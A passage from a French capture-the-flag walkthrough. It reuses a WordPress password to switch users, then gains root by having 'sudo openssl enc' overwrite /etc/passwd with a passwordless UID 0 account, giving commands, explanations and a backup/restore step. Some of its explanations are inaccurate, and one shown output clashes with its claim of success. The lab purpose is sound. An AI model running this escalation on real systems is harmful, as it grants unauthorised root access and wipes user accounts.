- **Répertoire personnel** : Chemin vers le répertoire personnel de l'utilisateur.
- **Shell de connexion** : Le programme de shell qui est lancé à la connexion de l'utilisateur. Par exemple, /bin/bash ou /bin/sh.

Une façon de filtrer la sortie en affichant une liste propre des noms d'utilisateurs sans les autres informations associées est de lancer cette commande :

```
getent passwd | awk -F':' '{print $1}'
```

Cette commande est une extension de la première, mais elle utilise en plus « awk » pour filtrer et afficher uniquement certains détails. Voici comment elle fonctionne :

- **|** : Ce caractère est un "pipe". Il prend la sortie de la commande à sa gauche (getent passwd) et la transmet comme entrée à la commande à sa droite (la commande awk).
- **awk -F':' '{print $1}'** : awk est un outil de traitement de texte.
- **-F':'** : Ceci indique à awk d'utiliser le deux-points (:) comme séparateur de champs. Cela est nécessaire car chaque ligne de la sortie de getent passwd utilise « : » pour séparer les différents champs (nom d'utilisateur, UID, etc.).
- **{print $1}** : Cela indique à awk d'imprimer seulement le premier champ ($1) de chaque ligne. Dans le cas de getent passwd, le premier champ est le nom d'utilisateur.

7.7 Indices et conseils

7.7.1 Indice 1 : rechercher un utilisateur non-système dans la liste

Dans la liste obtenue n'y a-t-il pas un utilisateur qui attire votre attention ?


7.7.2 Indice 2 : essayez de switcher d'utilisateur avec la commande « su »

Vous pouvez essayer de changer d'utilisateur avec la commande « su »

7.8 Solution proposée

Nous essayons de nous connecter avec l'utilisateur « user » et le mot de passe trouvé précédemment dans le fichier « wp-config.php » :

```
su user
```



Cela a fonctionné ! Cependant nous constatons rapidement que l'utilisateur n'a pas les droits sudo…


7.9 Indices et conseils

7.9.1 Indice 1 : fouiller partout avec « user »

Pourquoi ne pas essayer de fouiller dans les endroits où « user » a le droit d'aller ?

7.10 Solution proposée

Nous nous rendons dans le répertoire personnel de « user » à l'emplacement « /home/user/ », et nous utilisons la commande « ls » afin d'afficher le contenu du répertoire :



Nous avons trouvé le deuxième flag !

7.11 Indices et conseils

7.11.1 Indice 1 : regarder du côté d'OpenSSL

Pour terminer ce CTF et trouver le dernier flag je vais vous donner ce dernier indice : il existe une vulnérabilité OpenSSL qui permet de supprimer tous les utilisateurs actuels et de créer un nouvel utilisateur sans mot de passe qui détiendra les droits root.

Cette étape implique l'exploitation d'une vulnérabilité dans OpenSSL pour élever les privilèges sur le système cible. L'objectif est de modifier le fichier « /etc/passwd » pour créer un nouvel utilisateur avec des privilèges root.

A vous de chercher comment faire, il n'y aura plus d'indices !


7.12 Solution proposée

L'attaque va consister à supprimer le contenu de /etc/passwd qui contient tous les utilisateurs du système donc pour que le système soit encore fonctionnel après l'attaque vous devriez copier le contenu de /etc/passwd et le mettre de côté pour pouvoir le restaurer ensuite quand vous aurez les droits root :

```
cat /etc/passwd > /home/user/passwd_backup.txt
```

La commande d'attaque est celle-ci :

```
LFILE=/etc/passwd
TF=$(mktemp)
echo "data::0:0:root:/root:/bin/bash" > $TF
sudo openssl enc -in "$TF" -out "$LFILE"
```



Préparation de l'environnement : Vous utilisez d'abord la variable LFILE pour spécifier le chemin du fichier que vous allez modifier, ici « /etc/passwd ».

Création d'un utilisateur root temporaire : Vous créez un fichier temporaire avec « mktemp », puis y insérez une nouvelle entrée pour un utilisateur qui a des privilèges root en utilisant « echo "data::0:0:root:/root:/bin/bash" > $TF ». Cette entrée crée un utilisateur sans mot de passe (data), avec l'UID et le GID à 0 (root), et un shell bash.

Écriture dans « /etc/passwd » : Finalement, avec « sudo openssl enc -in "$TF" -out "$LFILE" », vous écrivez le contenu du fichier temporaire dans « /etc/passwd » ajoutant un utilisateur avec des droits root.

Après cette commande les utilisateurs présents ont tous été supprimés et un nouvel utilisateur nommé « data » qui n'a pas de mot de passe a été créé et possède les droits de root car il fait partie du groupe « root » :

Essayons de changer d'utilisateur de « user » à « data » avec la commande « su » :

```
su data
```

```
user@exam:~$ su data
data@exam:/home/user# sudo su
data is not in the sudoers file.
This incident has been reported to the administrator.
data@exam:/home/user#
```

Pensez aussi à restaurer immédiatement les utilisateurs supprimés précédemment avec le fichier de sauvegarde :


```
cat /home/user/passwd_backup.txt >> /etc/passwd
```

Nous avons réussi. L'utilisateur « data » fait bien partie du groupe « root » :


```
data@exam:~# groups
root
data@exam:~#
```

Nous avons désormais le contrôle total sur la machine cible !

Pour le prouver nous pouvons nous rendre dans le répertoire de root et y trouver le dernier flag :



Pour confirmer nos droits root nous pouvons aussi créer un nouvel utilisateur :



Et l'intégrer dans le groupe root :